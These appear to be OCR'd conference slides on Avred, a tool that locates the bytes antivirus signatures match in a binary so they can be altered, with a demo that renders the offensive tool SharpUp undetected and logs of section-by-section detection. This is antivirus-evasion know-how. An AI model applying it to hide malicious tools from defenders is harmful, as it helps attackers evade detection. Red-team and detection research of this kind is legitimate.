
Takes a binary as input, splits it until it pinpoints that exact bytes that the target engine will flag on and prints them to the screen. This can be helpful when trying to identify the specific bad pieces of code in your tool/payload.



Inspiration: “Automatically extracting static anti-virus signatures”

- Vladimir Meier, SCRT, Insomnihack 2022
- Avdebugger:
  - A python implementation of ThreatCheck
  - PE section aware
- Avcleaner:
  - Tool to transparently encrypt strings (and add decryption code) in PE files
- **Proposition: AV looks (only) at .data strings (not code)**

https://github.com/scrt/avcleaner/
https://github.com/scrt/avdebugger
https://blog.scrt.ch/2020/06/19/engineering-antivirus-evasion/

Avdebugger shortcomings:

- Uses Defender port for Linux to scan
- Hard to get running
- Source code is hard to read or modify


Question: AV really only detects strings in data sections?

Avred: a better ThreatCheck

Goal: Identify which parts of a file get identified by the AV
Goal: Make it as easy as possible to make the file undetected

Scan file for matches

Avred
Reducer



file.exe
Reducer
AV Oracle
Matches

- Use AV executable directly: `av.exe -scan malicious.exe`
- Or: AMSI:


```
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
hResult = AmsiScanBuffer(amsiContext,
    content, contentSize, fname, session, &amsiRes);
```

AMSI as a Web Service

```
Mimikatz.exe
SharpUp.exe
```




- Have: AV Oracle
  - File: Detected
  - File: Not detected


- Need: Algorithm to find matches in file

Reducer Algorithm: Divide and Conquer

Overwritten 0x00




Reducer: Matches



Match:

- Offset
- Length
- (File / Data)

Show hex dump of match




How to use it

Avred Usage

Demo:

- How to use Avred to make a file undetected
- SharpUp, Match 28: DecryptGPPassword, cPassword



Match 28: 18536 (size: 31)

Info


Dominant. Modify this to make file undetected

Section: .text #Strings

Hexdump

```
00004868   00 44 65 63 72 79 70 74 47 50 50 50 61 73 73 77   .DecryptGPPPassw
00004878   6F 72 64 00 63 50 61 73 73 77 6F 72 64 00 63      ord.cPassword.c
```

Demo: Obfuscate SharpUp



Demo: Obfuscate SharpUp

File qIFoJe.SharpUp.exe

Name:	qIFoJe.SharpUp.exe
Size:	39,936 bytes
Type:	EXE PE.NET
MD5:	99433ba2c202fc3a60d3e43810e2f2af
Scan date:	2023-07-31 12:01:19
Other Scans:	avira avg

File is not detected by AV.

Summary:

- Files are detected with a **signature**
  - Which looks for unique byte combinations in the file
- Uses a **divide & conquer** algorithm to identify all matches
  - offset, size
  - Reversing of the AV signature
- Can **modify the match** to make it undetectable
  - Breaking the signature


Scan Problems & Solutions

Reducer Challenges

Reducer Improvement: File Structure


.EXE are in PE format
PE files have headers and sections
Sections are either code (.text) or data (.data)

Assumption:
No detections in headers
No “fuzzing” of headers, they need to stay intact




Reducer Improvement: File Structure

```
Section Detection: Zero section
Hide: .text -> Detected: True
Hide: .rdata -> Detected: False
Hide: .data -> Detected: True
Hide: .pdata -> Detected: True
Hide: _RDATA -> Detected: True
Hide: .rsrc -> Detected: True
Hide: .reloc -> Detected: True
1 section(s) trigger the antivirus independantly
  section: .rdata
Launching bytes analysis on section: .rdata
  (96768-143360)
```




Reducer Improvement: File Structure

```
Scanning for matches...
Section Detection: Zero section (leave all others
intact)
Hide: .text -> Detected: False
Hide: .data -> Detected: True
Hide: .rdata -> Detected: False
Hide: .pdata -> Detected: True
Hide: .xdata -> Detected: True
Hide: .idata -> Detected: False
Hide: .CRT -> Detected: True
Hide: .tls -> Detected: True
Hide: .rsrc -> Detected: True
Hide: .reloc -> Detected: True
Hide: Header -> Detected: False
3 section(s) trigger the antivirus independantly
   section: .text
   section: .rdata
   section: .idata
 Launching bytes analysis on section: .text
(1024-58368)
```



Reducer Improvement: File Structure

```
findDetectedSections() :: Hide: .rsrc -> Detected: True
findDetectedSections() :: Hide: .reloc -> Detected: True
findDetectedSections() :: Hide: methods -> Detected: True
findDetectedSections() :: Hide: #~ -> Detected: True
findDetectedSections() :: Hide: #Strings -> Detected: True
findDetectedSections() :: Hide: #US -> Detected: False
findDetectedSections() :: Hide: #GUID -> Detected: True
findDetectedSections() :: Hide: #Blob -> Detected: True
scanForMatchesInPe() :: 1 section(s) trigger the antivirus independantly
scanForMatchesInPe() ::   section: #US
scanForMatchesInPe() :: Launching bytes analysis on section: #US (47876-
```



Goal: **Find PE sections** which make file undetected if overwritten

- Then Reduce each sections individually

No sections found?

